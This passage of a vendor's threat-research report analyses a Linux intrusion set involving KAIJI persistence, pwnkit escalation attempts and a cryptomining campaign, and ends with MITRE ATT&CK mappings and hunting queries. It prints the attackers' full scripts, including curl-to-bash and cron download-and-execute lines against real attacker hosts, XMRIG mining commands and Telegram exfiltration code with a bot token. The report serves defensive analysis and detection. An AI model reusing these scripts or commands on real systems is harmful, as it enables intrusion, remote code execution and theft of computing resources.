Sep 19, 2024 # 12:07:52.192	./linux_amd64	-	-	-	/etc/32678	creation	-
Sep 19, 2024 # 12:07:52.141	./linux_amd64	-	-	-	/etc/id.services.conf	creation	-

KAJI Dynamic Analysis - Part 1

After execution, KAJI creates several files in the `/etc/` and `/dev/` directories, `/etc/id.services.conf`, `/etc/32678`, `/dev/.img` and `/dev/.old`. These scripts are places to establish persistence.

Two services are set up, `/etc/init.d/linux_kill` and `crond.service`. `crond.service` is executed by Systemd, while `linux_kill` is used for SysVinit persistence.

After reloading the Systemd daemon, the first network connection to the C2 is attempted.

@timestamp	process.executable	process.command_line	process.parent.executable	process.parent.command_line	file.path	event.action
Sep 19, 2024 @ 12:08:20.137	/usr/bin/sh	/etc/23278	/usr/bin/sh	sh -c /etc/23278	-	exec
Sep 19, 2024 @ 12:08:20.067	/boot/Systemd.img.config	/boot/Systemd.img.config	/boot/Systemd.img.config	/boot/Systemd.img.config	-	exec
Sep 19, 2024 @ 12:08:18.928	/usr/sbin/service	/usr/sbin/service	/usr/sbin/service	start	-	exec
Sep 19, 2024 @ 12:08:18.912	/usr/bin/sh	sh -c /etc/23278	/boot/Systemd.img.config	/boot/Systemd.img.config	-	exec
Sep 19, 2024 @ 12:08:18.895	/usr/bin/pkill	pkill -9 23278	/boot/Systemd.img.config	/boot/Systemd.img.config	-	exec
Sep 19, 2024 @ 12:08:18.640	/boot/Systemd.img.config	/boot/Systemd.img.config	/usr/lib/systemd/systemd	/usr/lib/systemd/systemd	-	exec
Sep 19, 2024 @ 12:08:08.064	/usr/bin/sh	/usr/bin/sh -c od /boot/systemctl @manon-raised-systemctl enable linux.service;journalctl --no pager	/home/detonate-user/execute/linux_umd4	/home/detonate-user/execute/linux_umd4	-	exec
Sep 19, 2024 @ 12:08:08.489	/home/detonate-user/execute/linux_umd4	-	-	-	/usr/lib/systemd/system/linux.service	creation
Sep 19, 2024 @ 12:08:08.453	/home/detonate-user/execute/linux_umd4	-	-	-	/boot/Systemd.img.config	creation
Sep 19, 2024 @ 12:08:06.671	/usr/lib/systemd/system-generator/systemd-sys-generator	-	-	-	/run/systemd/generator-late/linux_umd4.service	creation

KAIJI Dynamic Analysis - Part 2

Next, the `Systemd Late generator` service file is created. More information on the workings of `Systemd`, and different ways of establishing persistence through this method can be found in our recent blog series dubbed [Linux Detection Engineering - A primer on persistence mechanisms](#).

KAIJI creates the `/boot/Systemd.img.config` file, which is an executable that is executed through the previously deployed `Systemd` services. This binary, is amongst other binaries, another way of establishing persistence.

@timestamp	process.executable	process.command_line	process.parent.executable	process.parent.command_line	file.path	event.action
Sep 19, 2024 @ 12:08:20.441	/usr/bin/bash	bash -c echo '*?*' && * * * root / .img && /etc/crontab	/home/detonate-user/execute/linux_umd4	/home/detonate-user/execute/linux_umd4	-	exec
Sep 19, 2024 @ 12:08:20.434	/home/detonate-user/execute/linux_umd4	-	-	-	/.img	creation
Sep 19, 2024 @ 12:08:20.411	/home/detonate-user/execute/linux_umd4	-	-	-	/usr/lib/liblpcid.so	creation
Sep 19, 2024 @ 12:08:20.393	/home/detonate-user/execute/linux_umd4	-	-	-	/etc/profile.d/bash_config	creation
Sep 19, 2024 @ 12:08:20.393	/home/detonate-user/execute/linux_umd4	-	-	-	/etc/profile.d/bash_config.sh	creation
Sep 19, 2024 @ 12:08:20.378	/usr/bin/sh	/usr/bin/sh -c od /boot/sassarch -c "Systemd.img.config" --rm 1 md512alllow -M my-Systemd.generator/enablelinux -s 300 -l my-Systemd.generator	/home/detonate-user/execute/linux_umd4	/home/detonate-user/execute/linux_umd4	-	exec

KAIJI Dynamic Analysis - Part 3

Next, KAIJI adjusts the `SELinux` policies to allow unauthorized actions. It searches audit logs for denied operations related to `Systemd.img.conf`, generates a new `SELinux` policy to permit these actions, and installs the policy with elevated priority. By doing this, the malware bypasses security restrictions that would normally block its activity.

Additionally, it sets up multiple additional forms of persistence through bash profiles, and creates another two malicious artifacts; `/usr/lib/libd1rpcld.so` and `/.img`.

Right after, `/etc/crontab` is altered through an echo command, ensuring that the `/.img` file is executed by root on a set schedule.

@timestamp	process.executable	process.command_line	process.parent.executable	process.parent.command_line	file.path	event.action
Sep 19, 2024 @ 12:08:20.868	/home/detonate-user/execute/linux_umd4	-	-	-	/usr/bin/loaf	creation
Sep 19, 2024 @ 12:08:20.849	/home/detonate-user/execute/linux_umd4	-	-	-	/usr/bin/libloaf	reuse
Sep 19, 2024 @ 12:08:20.824	/home/detonate-user/execute/linux_umd4	-	-	-	/usr/bin/finad	creation
Sep 19, 2024 @ 12:08:20.823	/home/detonate-user/execute/linux_umd4	-	-	-	/usr/bin/lib/finad	reuse
Sep 19, 2024 @ 12:08:20.799	/home/detonate-user/execute/linux_umd4	-	-	-	/usr/bin/dlr	creation
Sep 19, 2024 @ 12:08:20.791	/home/detonate-user/execute/linux_umd4	-	-	-	/usr/bin/lib/dlr	reuse
Sep 19, 2024 @ 12:08:20.776	/home/detonate-user/execute/linux_umd4	-	-	-	/usr/bin/ln	creation
Sep 19, 2024 @ 12:08:20.776	/home/detonate-user/execute/linux_umd4	-	-	-	/usr/bin/lib/ln	reuse
Sep 19, 2024 @ 12:08:20.759	/home/detonate-user/execute/linux_umd4	-	-	-	/usr/bin/ps	creation
Sep 19, 2024 @ 12:08:20.759	/home/detonate-user/execute/linux_umd4	-	-	-	/usr/bin/lib/ps	reuse
Sep 19, 2024 @ 12:08:20.728	/home/detonate-user/execute/linux_umd4	-	-	-	/usr/bin/ps	creation
Sep 19, 2024 @ 12:08:20.728	/home/detonate-user/execute/linux_umd4	-	-	-	/usr/bin/lib/ps	reuse

KAIJI Dynamic Analysis - Part 4

KAIJI continues to move several default system binaries to unusual locations, attempting to evade detection along the way.

@timestamp	process.executable	process.command_line	process.parent.executable	process.parent.command_line	file.path	event.action
Sep 19, 2024 @ 12:18:01.669	/usr/bin/sh	/usr/bin/sh -c / .img	/usr/sbin/cron	/usr/sbin/cron -f -P	-	exec
Sep 19, 2024 @ 12:08:21.833	/usr/bin/mount	mount -o bind /tmp /proc/2957	/home/detonate-user/execute/linux_umd4	/home/detonate-user/execute/linux_umd4	-	exec
Sep 19, 2024 @ 12:08:20.997	/usr/bin/renice	renice -20 2957	/home/detonate-user/execute/linux_umd4	/home/detonate-user/execute/linux_umd4	-	exec

KAIJI Dynamic Analysis - Part 5

KAIJI uses the `renice` command to grant PID `2957`, one of KAIJI's planted executables, the highest possible priority (on a scale of -20 to 19, lowest being the highest priority), ensuring it gets more CPU resources than other processes.

To evade detection, KAIJI employed the `bind mount` technique, a defense evasion method that obscures malicious activities by manipulating how directories are mounted and viewed within the system.

Finally, we see a trace of `cron` executing the `/.img`, which was planted in the `/etc/crontab` file earlier.

The saga continues

Two weeks later, the Apache backdoor became active again. Another backdoor was downloaded via the `www-data` user through the Apache2 process using the command:

```
sh -c wget http://91.92.241[.]103:8002/gk.php
```

The contents of this payload remain unknown. At this stage, we observed attempts at manual privilege escalation, with the attackers deploying `pspy64`. `Pspy` is a command-line tool for process snooping on Linux systems without requiring root permissions. It monitors running processes, including those initiated by other users, and captures events like cron job executions. This tool is particularly useful for analyzing system activity, spotting privilege escalation attempts, and auditing the commands and file system interactions triggered by processes in real time. It's commonly leveraged by attackers for reconnaissance in post-compromise scenarios, giving them visibility into system tasks and potential vulnerabilities.

Notably, `pspy64` was executed by the `[rcu_preempt]` parent, indicating that the threat actors had transitioned from leveraging the web server backdoor to using the `GSOCKET` backdoor.

Further attempts at privilege escalation involved exploiting `CVE-2021-4034`, also known as `pwnkit`. This vulnerability affects the `pkexec` component of the PolicyKit package in Linux systems, allowing an unprivileged user to execute arbitrary code with root privileges. By leveraging this flaw, an attacker can gain elevated access to the system, potentially leading to full control over the affected machine.


Custom built binaries

Right after, the attackers attempted to download a custom-built malware named `apache2` and `apache2v86` from:

- `http://62.72.22[.]91/apache2`
- `http://62.72.22[.]91/apache2v86`

We obtained copies of these files, which currently have zero detections on VirusTotal. However, when executing them dynamically, we observed segmentation faults, and our telemetry confirmed `segfault` activity on the compromised host. Over a week, the threat actor attempted to alter, upload and execute these binaries more than 15 times, but due to repeated `segfaults`, it is unlikely that they succeeded in running this custom malware.

While the binaries failed to execute, they still provided valuable insights during reverse engineering. We uncovered several XOR-encoded strings within the samples.



Apache2 XOR-Encoded Strings

The XOR key used to encode the strings was identified as `0x79` (or the character `y`). After decoding the strings, we discovered fragments of an HTTP request header that the malware was attempting to construct:

```
/934d9091-c90f-4edf-8b18-d44721ba2cdc HTTP/1.1
sec-ch-ua: "Chromium";v="122", "Google Chrome";v="122", "Not-A.Brand";v="99"
sec-ch-ua-platform: "Windows"
upgrade-insecure-requests: 1
accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/sign
referer: https://twitter[.]com
accept-language: ru,en-US;q=0.9
Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.0.
```

This indicates that the malware was in the process of constructing HTTP requests. However, based on the incomplete nature of the headers and the repeated failures in execution, it's clear that this piece of software was not yet fully developed or

operational.

Additional reconnaissance

The attackers continued to use tools from The Hacker's Choice, by downloading and executing `whatserver.sh`.

This Shell script is designed to gather and display server information. It extracts details such as the fully qualified domain names (FQDNs) from SSL certificates, Nginx, and Apache configuration files, along with system resource information like CPU and memory usage, virtualization details, and network settings. The script can also summarize recent activities, including last logged-in users and currently listening services.

Mining activities

After nearly two weeks of manual exploitation attempts, the threat actors ceased their efforts to escalate privileges, likely having failed to gain root access. Instead, they established persistence as the `www-data` user, leveraging GSOCKET to set up an SSL connection, which was disguised as a kernel process called `[mm_percpu_wq]`.

After decoding the base64 contents, we get a very familiar looking output:

Through our behavioral rules, we see the threat actor listing the current user's crontab entries, and echoing a payload directly into the crontab.

This command tries to download `http://gcp.pagaelrescate[.]com:8080/ifyndyou` every minute, and pipe it to bash.

Looking at the contents of `ifyndyou`, we see the following Bash script:

```

1 #!/bin/bash
2
3 # Obtener el hostname
4 hostname=$(hostname)
5
6 # Obtener las IPs locales excluyendo 127.0.0.1, reemplazando puntos por guiones
7 ip_local=$(hostname -I | awk '{for(i=1;i<=NF;i++) if($i != "127.0.0.1") printf "%s ", $i}' | sed 's/\./-/g' | xargs
8 )
9
10 # Combinar el hostname y las IPs en una sola variable, reemplazando los espacios por //
11 hostname_info="{hostname}/${ip_local// //}"
12
13 # Ruta del archivo a verificar
14 archivo="/tmp/SystemdXC"
15
16 # Ruta del archivo ZIP a descargar
17 archivo_final="/tmp/SystemdXC"
18
19 # URL del archivo ZIP
20 url="http://gcp.pagaelrescate.com:8080/t9r/SystemdXC"
21
22 # Verificar si el archivo ya existe en /tmp/
23 if [ ! -f "$archivo" ]; then
24     echo "Archivo '$archivo' no encontrado en /tmp/. Descargando y extrayendo..."
25
26 # Descargar el archivo ZIP
27 curl -o "$archivo_final" "$url"
28
29 # Extraer el archivo ZIP con la clave
30 #unzip -P 123456789 "$archivo_zip" -d /tmp/
31
32 # Eliminar el archivo ZIP después de extraerlo
33 #rm "$archivo_zip"
34
35 # Damos permisos ejecución
36 chmod +x /tmp/SystemdXC
37
38 # Cambiamos a SystemdXC
39 #mv /tmp/xmrig /tmp/SystemdXC
40
41 fi
42
43 # Verificar si el proceso ya está en ejecución
44 if ! pgrep -f "$archivo" > /dev/null; then
45     echo "Ejecutando $archivo con -parametro1"
46 # Ejecutar el archivo con los parámetros
47 /tmp/SystemdXC -a rx/0 -o rx.unmineable.com:3333 -k -u BTC:1CSUkd5FZMIs5NDauKLDkcpvvgV1zrBCBz.$hostname_info &
48
49 else
50     echo "El proceso '$archivo' ya está en ejecución."
51 fi
52
53 #curl -s http://gcp.pagaelrescate.com:8080/testslot/enviador_slot | python3
54 curl -s http://gcp.pagaelrescate.com:8080/cycnet | bash
55
56 ((crontab -l 2>/dev/null | grep -q 'curl -s http://gcp.pagaelrescate.com:8080/testslot/enviador_slot | python3' ||
57 (crontab -l 2>/dev/null; echo "0 */4 * * * curl -s http://gcp.pagaelrescate.com:8080/testslot/enviador_slot |
58 python3") | crontab -)

```

Stage 1 - ifyndyou.sh

This script gathers hostname and IP information, downloads the `SystemdXC` archive from `http://gcp.pagaelrescate[.]com:8080/t9r/SystemdXC` (XMRIG), stores this in `/tmp/SystemdXC`, extracts the archive and executes it with the necessary parameters to start mining Bitcoin.

When examining the mining command, we can see how the malware configures XMRIG:

This command connects to the `unmineable.com` mining pool, using the infected machine's hostname as an identifier in the mining process. At the time of writing, there are 15 active workers mining Bitcoin for the wallet address

`1CSUkd5FZMIs5NDauKLDkcpvvgV1zrBCBz`.

The screenshot shows the Mineable dashboard. At the top, there's a navigation bar with 'Start', 'Account', 'Address', 'Referrals', 'Support', 'App', and 'Get started'. Below that is a search bar and a balance display of 0.00016045 BTC. A 'Payout now' button is visible. The main section is titled 'Workers' and shows a list of miners with their names and current status (e.g., 'RandomX 15 workers', 'XelisHash No workers'). A graph on the left shows a fluctuating red line representing hash rate over time. On the right, a table lists various worker IDs and their speeds in H/s or Kh/s.

Worker	Speed
soporte	2.86 Kh/s
ncc-vhsa//192-168-11-32	1.86 Kh/s
gzu-network-monotor127x0x1x1197x221x244x34	1.78 Kh/s
gipi//192-168-1-5	1.47 Kh/s
vm06//10-1-30-6	694 H/s
gipi-opa//10-0-0-42	639 H/s
d7	556 H/s
eco-zabbix-gipi//161-35-114-113//10-10-0-5	444 H/s
d9	389 H/s
d3	333 H/s
d5	306 H/s
t1083e	278 H/s
gipi//10-10-10-23	167 H/s
3b42e3e95betf//172-20-0-2	167 H/s
app02-server-gipi	56 H/s


Bitcoin Address Lookup

Upon further investigation into the Bitcoin address, we found that this address has performed a single transaction.

The screenshot shows the Blockchair website interface for a Bitcoin transaction. The transaction hash is 49f4f1baf1e17459c2430453d27c092820fb68ad2fc74fae831ad9f0f7022331. It is confirmed to be in block 857,566 with 5,099 confirmations. The transaction occurred 1 month ago on 20 Aug 2024 at 04:53:58 UTC. The fee is 0.0004459 BTC (26.50 USD). The transaction has one input and one output. The input is 0.00115073 BTC (68.41 USD) and the output is 0.17506569 BTC (10,408 USD). There are also advertisements for BC.GAME and a privacy meter showing 0 critical issues.

Bitcoin Transaction

Interestingly, the output address for this transaction points to a well-known [hot wallet](#) associated with Binance, indicating that the attackers may have transferred their mining earnings to an exchange platform.



Binance Wallet Destination

When returning our focus back to the script, we also see two commands commented out, which will become more clear later. The script executes:

```
curl -s http://gcp.pagaelrescate[.]com:8080/cycnet | bash
```

Looking at this payload, we can see the following contents:

```
1 #!/bin/bash
2
3 # Define el comando a ejecutar
4 command="(crontab -l 2>/dev/null | grep -q 'curl -s http://gcp.pagaelrescate.com:8080/testslot/enviador_slot | python3' || (crontab -l 2>/dev/null; echo "0 */4 * * * curl -s http://gcp.pagaelrescate.com:8080/testslot/enviador_slot | python3" | crontab -))"
5
6 # Define el token del bot y el chat ID
7 bot_token='7489209807:AAH-6dwxHCZWyI9QTVLFbR99mFvwm3K9p7U'
8 chat_id='1917768095'
9
10 # Ejecuta el comando y almacena la salida
11 output=$(eval "$command")
12
13 # Codifica el resultado para que sea compatible con URL
14 encoded_output=$(echo "$output" | jq -Rr @uri)
15
16 # Envía el resultado al bot de Telegram usando wget
17 wget -q --spider --post-data="chat_id=${chat_id}&text=${encoded_output}&parse_mode=Markdown" \
18 "https://api.telegram.org/bot${bot_token}/sendMessage"
```

Stage 2 - cycnet.sh

This stage checks the output of the command, and sends this to a Telegram chat bot. Through our Telegram behavioral rule, we can see that a Telegram POST request looks like this:

The cron job that is set up during this stage executes at minute 0, every 4th hour. This job executes:

```
curl -s http://gcp.pagaelrescate[.]com:8080/testslot/enviador_slot | python3
```

The downloaded Python script automates interactions with an online gambling game through HTTP requests. The script includes functions that handle user authentication, betting, processing the outcomes, and sending data to a remote server.

Upon closer examination, we identified the following key components of the script:

Global Variables:

- `usuario` : Stores the user ID for managing the session.
- `apuesta` : Represents the bet amount.
- `ganancias` : Tracks the winnings and losses.
- `saldo_actual` : Holds the current account balance.

```
1 import time
2 import requests
3 import json
4
5 usuario = ''
6 apuesta = 10
7 ganancias = {"ganancia":0, "perdida":0}
8 profit_fuera = 0
9 gana_pierda = ''
10 saldo_actual = 0
```

enviador_slot Global Variables

Understanding the `obteneruid` Function

This function authenticates the user by sending a POST request with the necessary headers and JSON data to the remote server. If the user is not already set, it initializes a new session and retrieves the account balance. Upon successful authentication, it returns a session UUID, which is used for further interactions in the game.

```

12 def obteneruid():
13     global saldo_actual
14     if usuario == '':
15         headers = {
16             'accept': '*/.*',
17             'accept-language': 'es-ES,es;q=0.9',
18             'access-control-allow-origin': '*',
19             'content-type': 'application/json',
20             'origin': 'https://d20c8r72icrxft.cloudfront.net',
21             'priority': 'u=1, i',
22             'referer': 'https://d20c8r72icrxft.cloudfront.net/1114/1.62.0/index.html?language=es&channel=desktop&gameid=1114&mode=2&token=a4170f2f7bfd4958908479b30d7eedc2&lobbyurl=https%3A%2F%2F1xbet.com%2Fslots&currency=USD&partner=oxbcasino&env=https://d20c8r72icrxft.cloudfront.net/demo/api&realmoneyenv=https://d20c8r72icrxft.cloudfront.net/api',
23             'sec-ch-ua': '"Google Chrome";v="125", "Chromium";v="125", "Not.A/Brand";v="24"',
24             'sec-ch-ua-mobile': '?0',
25             'sec-ch-ua-platform': "Linux",
26             'sec-fetch-dest': 'empty',
27             'sec-fetch-mode': 'cors',
28             'sec-fetch-site': 'same-origin',
29             'user-agent': 'Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/125.0.0.0 Safari/537.36',
30         }
31
32         json_data = {
33             'seq': 1,
34             'partner': 'oxbcasino',
35             'gameId': 1114,
36             'gameVersion': '1.23.0',
37             'currency': 'USD',
38             'languageCode': 'es',
39             'mode': 2,
40             'branding': 'default',
41             'channel': 1,
42             'userAgent': 'Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/125.0.0.0 Safari/537.36',
43             'token': 'a4170f2f7bfd4958908479b30d7eedc2',
44         }
45
46         response = requests.post('https://d20c8r72icrxft.cloudfront.net/demo/api/play/authenticate', headers=headers, json=json_data)
47         contenido = json.loads(response.content)
48         print(contenido)
49         saldo_inicial = contenido['accountBalance']['balance']
50         saldo_actual = saldo_inicial
51         return contenido['sessionId']
52     else:
53         return usuario
54
55 usuario = obteneruid()

```

enviador_slot obteneruid Function

Understanding the enviardatos Function

This function sends game data or status updates back to `gcp.pagaelrescate[.].com`, logging the results or actions taken during gameplay. It uses a simple GET request to transmit this data to the remote server.

```

61 def enviardatos(texto):
62     url = 'http://gcp.pagaelrescate.com:8080/tests/lot/index.php?contenido='
63     arreglo = url+texto
64     try:
65         requests.get(arreglo, verify=False, timeout=10)
66     except:
67         pass

```

enviador_slot enviardatos Function

Understanding the hacerjugada Function

The `hacerjugada` function simulates the betting process for a set number of rounds. It sends POST requests to place bets, updates the winnings or losses after each round, and calculates the overall results. If a bonus round is triggered, it calls `completarbono()` to handle any bonus game details. Between each betting round, the function enforces a 30-second delay to mimic natural gameplay and avoid detection.

```

70 def hacerjugada(rondas):
71     global profit_fuera
72     global saldo_actual
73     for n in range(2,rondas+1,2):
74
75
76         headers = {
77             'accept': '*/*',
78             'accept-language': 'es-ES,es;q=0.9',
79             'access-control-allow-origin': '*',
80             'content-type': 'application/json',
81             'origin': 'https://d2oc8r72icrxft.cloudfront.net',
82             'priority': 'u=1, i',
83             'referer': 'https://d2oc8r72icrxft.cloudfront.net/1114/1.62.0/index.html?language=es&channel=desktop&g
ameid=1114&mode=2&token=aa4170f2f7bf4958908479b3047eedc2&lobbyurl=https%3A%2F%2F1xbet.com%2F
slots&currency=USD&partner=oxbcasino&env=https://d2oc8r72icrxft.cloudfront.net/demo/
api&realmoneyenv=https://d2oc8r72icrxft.cloudfront.net/api',
84             'sec-ch-ua': '"Google Chrome";v="125", "Chromium";v="125", "Not.A/Brand";v="24"',
85             'sec-ch-ua-mobile': '?0',
86             'sec-ch-ua-platform': "Linux",
87             'sec-fetch-dest': 'empty',
88             'sec-fetch-mode': 'cors',
89             'sec-fetch-site': 'same-origin',
90             'user-agent': 'Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/
125.0.0.0 Safari/537.36',
91         }
92
93         json_data = {
94             'seq': n,
95             'sessionId': usuario,
96             'bets': [
97                 {
98                     'betAmount': '200',
99                     'buyBonus': 'freespins_duel',
100                 },
101             ],
102             'offerId': None,
103             'promotionId': None,
104             'autoplay': False,
105         }
106
107         response = requests.post('https://d2oc8r72icrxft.cloudfront.net/demo/api/play/bet', headers=headers,
108                                 json=json_data)
109
110         contenido = json.loads(response.content)
111
112         try:
113             ronda = contenido['round']['roundId']
114         except:
115             print(contenido)
116
117         ganancia = contenido['round']['events'][0]['wa']
118         ganancia_bonus = contenido['round']['events'][-1]['awa']
119         ganancias['ganancia'] = ganancias['ganancia'] + int(ganancia) + int(ganancia_bonus) // 100
120         ganancias['perdida'] = (ganancias['perdida'] + (apuesta * 200) // 100)
121
122
123
124         n = n + 1
125
126         completarbono(n, usuario, ronda)
127
128         time.sleep(30)

```

enviador_slot hacerjugada Function

Understanding the completarbono Function

When a bonus round is triggered, this function completes the round by sending a request containing the session ID and round ID. Based on the result, it updates the account balance and logs the winnings or losses. Any change in the balance is sent back to the remote server using the `enviardatos()` function.

```

135 def completarbono(secuencia, sesionid, roundid):
136     global saldo_actual
137
138     headers = {
139         'accept': '*/*',
140         'accept-language': 'es-ES,es;q=0.9',
141         'access-control-allow-origin': '*',
142         'content-type': 'application/json',
143         'origin': 'https://d20c8r72icrxft.cloudfront.net',
144         'priority': 'u=1, i',
145         'referer': 'https://d20c8r72icrxft.cloudfront.net/1114/1.62.0/index.html?language=es&channel=desktop&gameid=1114&mode=2&token=24170f27b7fd4958909479b30d7e5dc2810bbyurl=https%3A%2F%2F1xbet.com%2Fslots&currency=USD&partner=oxbasina&env=https://d20c8r72icrxft.cloudfront.net/demo/api&realmoneyenv=https://d20c8r72icrxft.cloudfront.net/api',
146         'sec-ch-ua': '"Google Chrome";v="125", "Chromium";v="125", "Not.A/Brand";v="24"',
147         'sec-ch-ua-mobile': '?0',
148         'sec-ch-ua-platform': 'Linux',
149         'sec-fetch-dest': 'empty',
150         'sec-fetch-mode': 'cors',
151         'sec-fetch-site': 'same-origin',
152         'user-agent': 'Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/125.0.0.0 Safari/537.36',
153     }
154
155     json_data = {
156         'seq': int(secuencia),
157         'sessionId': sesionid,
158         'roundId': str(roundid),
159         'continueInstructions': {
160             'action': 'win_presentation_complete',
161         },
162     },
163
164     response = requests.post('https://d20c8r72icrxft.cloudfront.net/demo/api/play/bet', headers=headers, json=json_data)
165     contenido = json.loads(response.content)
166     saldo_despues_bono = int(contenido['accountBalance']['balance'])
167     diferencia = int(saldo_despues_bono) - int(saldo_actual)
168     hora = contenido['serverTime']
169
170     if saldo_despues_bono > int(saldo_actual):
171
172         print(f"Ganó {diferencia // 100}")
173         saldo_actual = int(saldo_despues_bono)
174         arreglo = f'{diferencia // 100};{hora}'
175         enviardatos(arreglo)
176
177     else:
178
179         print(f"Perdio {diferencia // 100}")
180         saldo_actual = int(saldo_despues_bono)
181         arreglo = f'{diferencia//100};{hora}'
182         enviardatos(arreglo)
183
184     try:
185         hacerjugada(120)
186         time.sleep(40)
187     except Exception as e:
188
189         print(e)
190
191

```

enviador_slot completarbono Function

Likely Used for Testing Purposes

It's important to note that this script is likely being used for testing purposes, as it interacts with the demo version of the gambling app. This suggests that the attackers might be testing the automation of gambling actions or trying to find vulnerabilities in the app before moving to the live version. The use of a demo environment implies they are refining their approach, potentially in preparation for more sophisticated or widespread attacks.

REF6138 through MITRE ATT&CK

Elastic uses the [MITRE ATT&CK](#) framework to document common tactics, techniques, and procedures that advanced persistent threats use against enterprise networks. During this investigation, we identified the following tactics, techniques and sub-techniques:

MITRE ATT&CK tactics, techniques and sub-techniques used

Tactic	Technique	Sub-Technique
Resource Development	T1587: Develop Capabilities	Malware
	T1588: Obtain Capabilities	Tool
	T1608: Stage Capabilities	Upload Malware Upload Tool
Initial Access	T1190: Exploit Public-Facing Application	
Execution	T1059: Command and Scripting Interpreter	Unix Shell Python
	T1053: Scheduled Task/Job	Cron
	T1546: Event Triggered Execution	Unix Shell Configuration Modification

Tactic	Technique	Sub-Technique
	T1053: Scheduled Task/Job	Cron
	T1505: Server Software Component	Web Shell
Privilege Escalation	T1068: Exploitation for Privilege Escalation	
Defense Evasion	T1140: Deobfuscate/Decode Files or Information	
	T1222: File and Directory Permissions Modification	Linux and Mac File and Directory Permissions Modification
	T1564: Hide Artifacts	Hidden Files and Directories
	T1070: Indicator Removal	Timestomp
	T1036: Masquerading	Masquerade Task or Service
	T1027: Obfuscated Files or Information	Software Packing
		Stripped Payloads
		Command Obfuscation
		Encrypted/Encoded File
Discovery	T1057: Process Discovery	
	T1082: System Information Discovery	
	T1061: System Network Configuration Discovery	
	T1049: System Network Connections Discovery	
	T1007: System Service Discovery	
Collection	T1119: Automated Collection	
	T1005: Data from Local System	
Command and Control	T1071: Application Layer Protocol	Web Protocols
	T1132: Data Encoding	Standard Encoding
	T1001: Data Obfuscation	
	T1573: Encrypted Channel	Symmetric Cryptography
	T1105: Ingress Tool Transfer	
	T1571: Non-Standard Port	
	T1572: Protocol Tunneling	
	T1102: Web Service	
Impact	T1496: Resource Hijacking	

Detecting REF6138

Elastic Security implements a multi-layer approach to threat detection, leveraging behavioral SIEM and Endpoint rules, YARA signatures and ML-based anomaly detection approaches. This section describes the detections built by Elastic Security that play a big role in capturing the identified threats.

Detection

The following detection rules were observed throughout the analysis of this intrusion set:

- [Segfault Detection](#)
- [Timestomping using Touch Command](#)

- [Shell Configuration Creation or Modification](#)
- [System Binary Moved or Copied](#)

Prevention

The following behavior prevention events were observed throughout the analysis of this intrusion set:

- [Linux Reverse Shell via Suspicious Utility](#)
- [Defense Evasion via Bind Mount](#)
- [Linux Suspicious Child Process Execution via Interactive Shell](#)
- [Potential Linux Hack Tool Launched](#)
- [Privilege Escalation via PKEXEC Exploitation](#)
- [Potential SSH-IT SSH Worm Downloaded](#)
- [Scheduled Job Executing Binary in Unusual Location](#)

The following YARA Signatures are in place to detect the KAIJI and RUDEDEVIL malware samples both as file and in-memory:

- [Linux.Generic.Threat](#)
- [Linux.Hacktool.Flooder](#)

The following, soon to be released, endpoint rule alerts were observed throughout the analysis of this intrusion set:

- Potential Shell via Web Server
- Potential Web Server Code Injection
- Potential Shell Executed by Web Server User
- Decode Activity via Web Server
- Linux Telegram API Request
- Suspicious Echo Execution

Hunting queries in Elastic

The events for both KQL and EQL are provided with the Elastic Agent using the Elastic Defend integration. Hunting queries could return high signals or false positives. These queries are used to identify potentially suspicious behavior, but an investigation is required to validate the findings.

EQL queries

Using the Timeline section of the Security Solution in Kibana under the “Correlation” tab, you can use the below EQL queries to hunt for behaviors similar:

Potential XMRIG Execution

The following EQL query can be used to hunt for XMRIG executions within your environment.

```
process where event.type == "start" and event.action == "exec" and (
  (
    process.args in ("-a", "--algo") and process.args in (
      "gr", "rx/graft", "cn/upx2", "argon2/chukwav2", "cn/ccx", "kawpow", "rx/keva", "cn-pico/tlo", "rx/sfx", "rx/arq",
      "rx/0", "argon2/chukwa", "argon2/ninja", "rx/wow", "cn/fast", "cn/rwz", "cn/zls", "cn/double", "cn/r", "cn-pico",
      "cn/half", "cn/2", "cn/xao", "cn/rto", "cn-heavy/tube", "cn-heavy/xhv", "cn-heavy/0", "cn/1", "cn-lite/1",
      "cn-lite/0", "cn/0"
    )
  ) or
  (
    process.args == "--coin" and process.args in ("monero", "arqma", "dero")
  )
) and process.args in ("-o", "--url")
```

MSR Write Access Enabled

XMRIG leverages modprobe to enable write access to MSR. This activity is abnormal, and should not occur by-default.

```
process where event.type == "start" and event.action == "exec" and process.name == "modprobe" and
process.args == "msr" and process.args == "allow_writes=on"
```

Potential GSOCKET Activity

